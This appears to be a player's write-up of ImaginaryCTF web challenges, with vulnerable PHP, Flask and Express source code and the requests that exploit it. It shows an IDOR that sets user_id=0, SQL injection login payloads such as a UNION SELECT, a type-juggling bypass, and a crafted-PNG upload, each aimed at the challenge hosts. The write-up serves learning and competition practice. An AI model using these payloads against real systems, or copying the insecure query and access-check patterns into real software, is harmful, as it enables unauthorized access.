

inspection

inspection (100pts) - 419 solves

by Eth007



Description

Here's a freebie: the flag is ictf.

Attachments

N/A

Close

```
<div class= modal-header >...</div>
```

```
<div class="modal-body pb-0"> == $0
```

```
<b>Description</b>
```

```
<p m4rkdown_parser_fail_1a211b44>Here's a freebie: the flag is ictf.</p>
```

```
<b>Attachments</b>
```

```
<p>N/A</p>
```

```
</div>
```

flag :: ictf{m4rkdown_parser_fail_1a211b44}

Idoriot

Idoriot (100pts) - 411 solves

by tirefire

Description

Some idiot made this web site that you can log in to. The idiot even made it in php. I dunno.

Attachments

<http://idoriot.chal.imaginaryctf.org/>

Close

First visit the challenge url. Found login page

Login

Username:

Password:

Don't have an account? [Register](#)

I try to login with default cred. It doesn't work. Then I register

```
POST /register.php HTTP/1.1
Host: idoriot.chal.imaginaryctf.org
Content-Length: 54
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://idoriot.chal.imaginaryctf.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://idoriot.chal.imaginaryctf.org/register.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=a810c2636b0f6a90d5ca819370dea552
Connection: close

username=test_user&password=test_uesr&user_id=50193820
```

Welcome, User ID: 50193820

Source Code

```
<?php

session_start();

// Check if user is logged in
if (!isset($_SESSION['user_id'])) {
    header("Location: login.php");
    exit();
}

// Check if session is expired
if (time() > $_SESSION['expires']) {
    header("Location: logout.php");
    exit();
}

// Display user ID on landing page
echo "Welcome, User ID: " . urlencode($_SESSION['user_id']);

// Get the user for admin
$db = new PDO('sqlite:memory:');
$admin = $db->query('SELECT * FROM users WHERE user_id = 0 LIMIT 1')->fetch();

// Check if the user is admin
if ($admin['user_id'] === $_SESSION['user_id']) {
    // Read the flag from flag.txt
    $flag = file_get_contents('flag.txt');
    echo "<h1>Flag</h1>";
    echo "<p>$flag</p>";
} else {
    // Display the source code for this file
    echo "<h1>Source Code</h1>";
    highlight_file(__FILE__);
}
```

The php code say only who have admin user_id will see the flag. The admin user_id is 0.

Now register the user with admin user_id.

```
1 POST /register.php HTTP/1.1
2 Host: idoriot.chal.imaginaryctf.org
3 Content-Length: 49
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://idoriot.chal.imaginaryctf.org
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
0 Referer: http://idoriot.chal.imaginaryctf.org/register.php
1 Accept-Encoding: gzip, deflate
2 Accept-Language: en-US,en;q=0.9
3 Cookie: PHPSESSID=8de2636821c74349f5b0d32e357c11fc
4 Connection: close
5
6 username=C!1T4&password=C!T4&user_id=0
```

Welcome, User ID: 0

Flag

ictf{1ns3cure_direct_object_reference_from_hidden_post_param_i_guess}

flag ::

ictf{1ns3cure_direct_object_reference_from_hidden_post_param_i_guess}

roks




get rok picture


I download the source file and read the source code of the file.

```
1 <?php
2 $filename = urldecode($_GET["file"]);
3 if (str_contains($filename, "/") or str_contains($filename, ".")) {
4     $contentType = mime_content_type("stopHacking.png");
5     header("Content-type: $contentType");
6     readfile("stopHacking.png");
7 } else {
8     $filePath = "images/" . urldecode($filename);
9     $contentType = mime_content_type($filePath);
10    header("Content-type: $contentType");
11    readfile($filePath);
12 }
13 ?>
```

After read the source code of file.php that have lfi vuln. It's filter / and . I bypass it with url tripal encode



Perfect Picture



I download the source file and read the source of app.py

```
from flask import Flask, render_template, request
from PIL import Image
import exiftool
import random
import os

app = Flask(__name__)
app.debug = False

os.system("mkdir /dev/shm/uploads/")
```

```

app.config['UPLOAD_FOLDER'] = '/dev/shm/uploads/'
app.config['ALLOWED_EXTENSIONS'] = {'png'}

def check(uploaded_image):
    with open('flag.txt', 'r') as f:
        flag = f.read()
    with Image.open(app.config['UPLOAD_FOLDER'] + uploaded_image) as image:
        w, h = image.size
        if w != 690 or h != 420:
            return 0
        if image.getpixel((412, 309)) != (52, 146, 235, 123):
            return 0
        if image.getpixel((12, 209)) != (42, 16, 125, 231):
            return 0
        if image.getpixel((264, 143)) != (122, 136, 25, 213):
            return 0

    with exiftool.ExifToolHelper() as et:
        metadata = et.get_metadata(app.config['UPLOAD_FOLDER'] + uploaded_image)[0]
        try:
            if metadata["PNG:Description"] != "jctf{not_the_flag}":
                return 0
            if metadata["PNG:Title"] != "kool_pic":
                return 0
            if metadata["PNG:Author"] != "anon":
                return 0
        except:
            return 0
    return flag

def allowed_file(filename):
    return '.' in filename and filename.rsplit('.', 1)[1].lower() in
app.config['ALLOWED_EXTENSIONS']

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/upload', methods=['POST'])
def upload():
    if 'file' not in request.files:
        return 'no file selected'

    file = request.files['file']

    if file.filename == '':
        return 'no file selected'

    if file and allowed_file(file.filename):
        filename = file.filename

        img_name = f'{str(random.randint(10000, 99999))}.png'
        file.save(app.config['UPLOAD_FOLDER'] + img_name)
        res = check(img_name)

        if res == 0:
            os.remove(app.config['UPLOAD_FOLDER'] + img_name)
            return("hmmph. that image didn't seem to be good enough.")
        else:
            os.remove(app.config['UPLOAD_FOLDER'] + img_name)
            return("now that's the perfect picture:<br>" + res)

    return 'invalid file'

if __name__ == '__main__':
    app.run()

```

Then I write a python script to resize the image

```
from PIL import Image
```

```
def resize_and_repixel_image(image_path):
    # Open the image using PIL
    image = Image.open(image_path)

    # Resize the image to the desired dimensions (690x420)
    desired_size = (690, 420)
    image = image.resize(desired_size)

    # Repixel the image at specific coordinates with the specified pixel values
    pixels_to_repixel = {
        (412, 309): (52, 146, 235, 123),
        (12, 209): (42, 16, 125, 231),
        (264, 143): (122, 136, 25, 213)
    }

    for coord, pixel_value in pixels_to_repixel.items():
        image.putpixel(coord, pixel_value)

    # Save the modified image in the same directory with a new name
    modified_image_path = image_path.replace('.png', '_modified.png')
    image.save(modified_image_path)

    return modified_image_path


# Replace 'your_image_path.png' with the actual path to your image file
modified_image_path = resize_and_repixel_image('ctf.png')
print(f"Modified image saved at: {modified_image_path}")
```

and add the metadata with exiftool

#command

```
$exiftool -Description="jctf{blabla}"
```

then i upload the image



now that's the perfect picture:

```
ictf{7ruly_th3_n3x7_p1c4ss0_753433}
```


flag :: ictf{7ruly_th3_n3x7_p1c4ss0_753433}

blank

User Login

Username:

Password:

Login

```
app.post('/login', (req, res) => {
  const username = req.body.username;
  const password = req.body.password;

  db.get('SELECT * FROM users WHERE username = "' + username + '" and password = "' + password + '"', (err, row) => {
    if (err) {
      console.error(err);
      res.status(500).send('Error retrieving user');
    } else {
      if (row) {
        req.session.loggedIn = true;
        req.session.username = username;
        res.send('Login successful!');
      } else {
        res.status(401).send('Invalid username or password');
      }
    }
  })
})
```

Request

PrettyRawHex

1

POST /login HTTP/1.1

2

Host: blank.chal.imaginaryctf.org

3

Content-Length: 30

4

Cache-Control: max-age=0

5

Upgrade-Insecure-Requests: 1

6

Origin: http://blank.chal.imaginaryctf.org

7

Content-Type: application/x-www-form-urlencoded

8

User-Agent: Mozilla/5.0 (X11; Linux x86_64)

AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/107.0.0.0 Safari/537.36

9

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

10

Referer: http://blank.chal.imaginaryctf.org/login

11

Accept-Encoding: gzip, deflate

12

Accept-Language: en-US,en;q=0.9,ru;q=0.8

13

Cookie: _ga=GA1.1.453731220.1690008431;

_ga_OLKSSBL38W=GS1.1.1690092635.9.1.1690093053.0.0.0

; connect.sid=

s%3ATp7M77fqtbYS0xELFyu-2xbcyng4ifdR.aoggIYl6%2Fmxv4

1ACr2cBz2ecwZ2nbshQpKuWujt2htE

14

Connection: close

15

16

username=admin&password=admin"

Response

PrettyRawHexRender

1

HTTP/1.1 500 Internal Server Error

2

X-Powered-By: Express

3

Content-Type: text/html; charset=utf-8

4

Content-Length: 21

5

ETag: W/"15-n0b3lk8C9NLwOv4B0E0zmu969Kw"

6

Set-Cookie: connect.sid=

s%3AicJ4YM9dvSPXFdY04h0gIPwrJ-TxQ6NN.yrjlrABPgSddagEL

xTmEM70vAm%2F01TjpE1JhNfEeBew; Path=/; HttpOnly

7

Date: Sun, 23 Jul 2023 09:37:32 GMT

8

Connection: close

9

10

Error retrieving user

11

:

Request

PrettyRawHex

1

POST /login HTTP/1.1

2

Host: blank.chal.imaginaryctf.org

3

Content-Length: 34

4

Cache-Control: max-age=0

5

Upgrade-Insecure-Requests: 1

6

Origin: http://blank.chal.imaginaryctf.org

7

Content-Type: application/x-www-form-urlencoded

8

User-Agent: Mozilla/5.0 (X11; Linux x86_64)

AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/107.0.0.0 Safari/537.36

9

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

10

Referer: http://blank.chal.imaginaryctf.org/login

11

Accept-Encoding: gzip, deflate

12

Accept-Language: en-US,en;q=0.9,ru;q=0.8

13

Cookie: _ga=GA1.1.453731220.1690008431;

_ga_OLKSSBL38W=GS1.1.1690092635.9.1.1690093053.0.0.0

; connect.sid=

s%3ATp7M77fqtbYS0xELFyu-2xbcyng4ifdR.aoggIYl6%2Fmxv4

1ACr2cBz2ecwZ2nbshQpKuWujt2htE

14

Connection: close

15

16

username=admin&password=admin" --+-

Response

PrettyRawHexRender

1

HTTP/1.1 401 Unauthorized

2

X-Powered-By: Express

3

Content-Type: text/html; charset=utf-8

4

Content-Length: 28

5

ETag: W/"1c-T0uQCMQyaNaS9q3LsBxDJExsuEk"

6

Set-Cookie: connect.sid=

s%3A9hfF95oHaSPJyqmQMLcsMS6S6pFS3GuXF.hpaf%2B2f8aQh%2B

8pMLrp%2FZg90%2F0AJ9sp7wYpC70Kml6EQ; Path=/; HttpOnly

7

Date: Sun, 23 Jul 2023 09:38:04 GMT

8

Connection: close

9

10

Invalid username or password

11

:

```
Request
Pretty Raw Hex \n
1 POST /login HTTP/1.1
2 Host: blank.chal.imaginaryctf.org
3 Content-Length: 53
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://blank.chal.imaginaryctf.org
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/107.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.
  9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
  tion/signed-exchange;v=b3;q=0.9
10 Referer: http://blank.chal.imaginaryctf.org/login
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9,ru;q=0.8
13 Cookie: _ga=GA1.1.453731220.1690008431;
  _ga_OLKSSBL38w=GS1.1.1690092635.9.1.1690093053.0.0.0
  ; connect.sid=
  s%3ATp7M77fqtbYS0xElFyu-2xbcyng4ifdR.aoggIYl6%2Fmxv4
  lACr2cBz2ecwZZ2nbshQpKuWujt2htE
14 Connection: close
15
16 username=admin&password=
  admin"+union+select+1,2,3--+

Response
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 17
5 ETag: w/"11-qm4PNoRA6lWXPrVKxZM3aG7OGxo"
6 Set-Cookie: connect.sid=
  s%3A_Z4gOPw5FgLc_QG_nzBS1b6EcF1P0XwF.Kwl%2Fd%2Bo5LjCv
  roUENu%2BNiESVCNWQAGm89u1l%2FZiI%2Bms; Path=/;
  HttpOnly
7 Date: Sun, 23 Jul 2023 09:38:33 GMT
8 Connection: close
9
10 Login successful!
```

The greatest webapp ever.

Hello, admin!

[Logout](#)

Welcome admin. The flag is ictf{sqli_too_powerful_9b36140a}

flag :: ictf{sqli_too_powerful_9b36140a}

idoriot-revenge

register the user

Source Code

```
<?php

session_start();

// Check if user is logged in
if (!isset($_SESSION['user_id'])) {
    header("Location: login.php");
    exit();
}

// Check if session is expired
if (time() > $_SESSION['expires']) {
    header("Location: logout.php");
    exit();
}

// Display user ID on landing page
echo "Welcome, User ID: " . urlencode($_SESSION['user_id']);

// Get the user for admin
$db = new PDO('sqlite:memory:');
$admin = $db->query('SELECT * FROM users WHERE username = "admin" LIMIT 1')->fetch();

// Check user_id
if (isset($_GET['user_id'])) {
    $user_id = (int) $_GET['user_id'];
    // Check if the user is admin
    if ($user_id == "php" && preg_match("/". $admin['username']. "/", $_SESSION['username'])) {
        // Read the flag from flag.txt
        $flag = file_get_contents('/flag.txt');
        echo "<h1>Flag</h1>";
        echo "<p>$flag</p>";
    }
}
```

```
POST /register.php HTTP/1.1
Host: idoriot-revenge.chal.imaginaryctf.org
Content-Length: 29
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://idoriot-revenge.chal.imaginaryctf.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://idoriot-revenge.chal.imaginaryctf.org/register.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ru;q=0.8
Cookie: _ga=GA1.1.453731220.1690008431; _ga_OLKSSBL38W=GS1.1.1690104215.10.1.1690104766.0.0.0; PHPSESSID=b9fa4cc9eb5a14dbce709fb70ba8511e
Connection: close

username=admin&password=admin
```

```
1 HTTP/1.1 302 Found
2 Date: Sun, 23 Jul 2023 09:44:23 GMT
3 Server: Apache/2.4.54 (Debian)
4 X-Powered-By: PHP/7.4.33
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Location: index.php?user_id=php|
9 Content-Length: 0
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13
```

```
GET /index.php?user_id=php HTTP/1.1
Host: idoriot-revenge.chal.imaginaryctf.org
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://idoriot-revenge.chal.imaginaryctf.org/register.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ru;q=0.8
Cookie: _ga=GA1.1.453731220.1690008431; _ga_OLKSSBL38W=GS1.1.1690104215.10.1.1690104766.0.0.0; PHPSESSID=b9fa4cc9eb5a14dbce709fb70ba8511e
Connection: close
```

Welcome, User ID: 697893700

Flag

ictf{this_ch4lleng3_creator_1s_really_an_idoriot}

Source Code

```
<?php
session_start();

// Check if user is logged in
if (!isset($_SESSION['user_id'])) {
```

```
flag :: ictf{this_ch4lleng3_creator_1s_really_an_idoriot}
```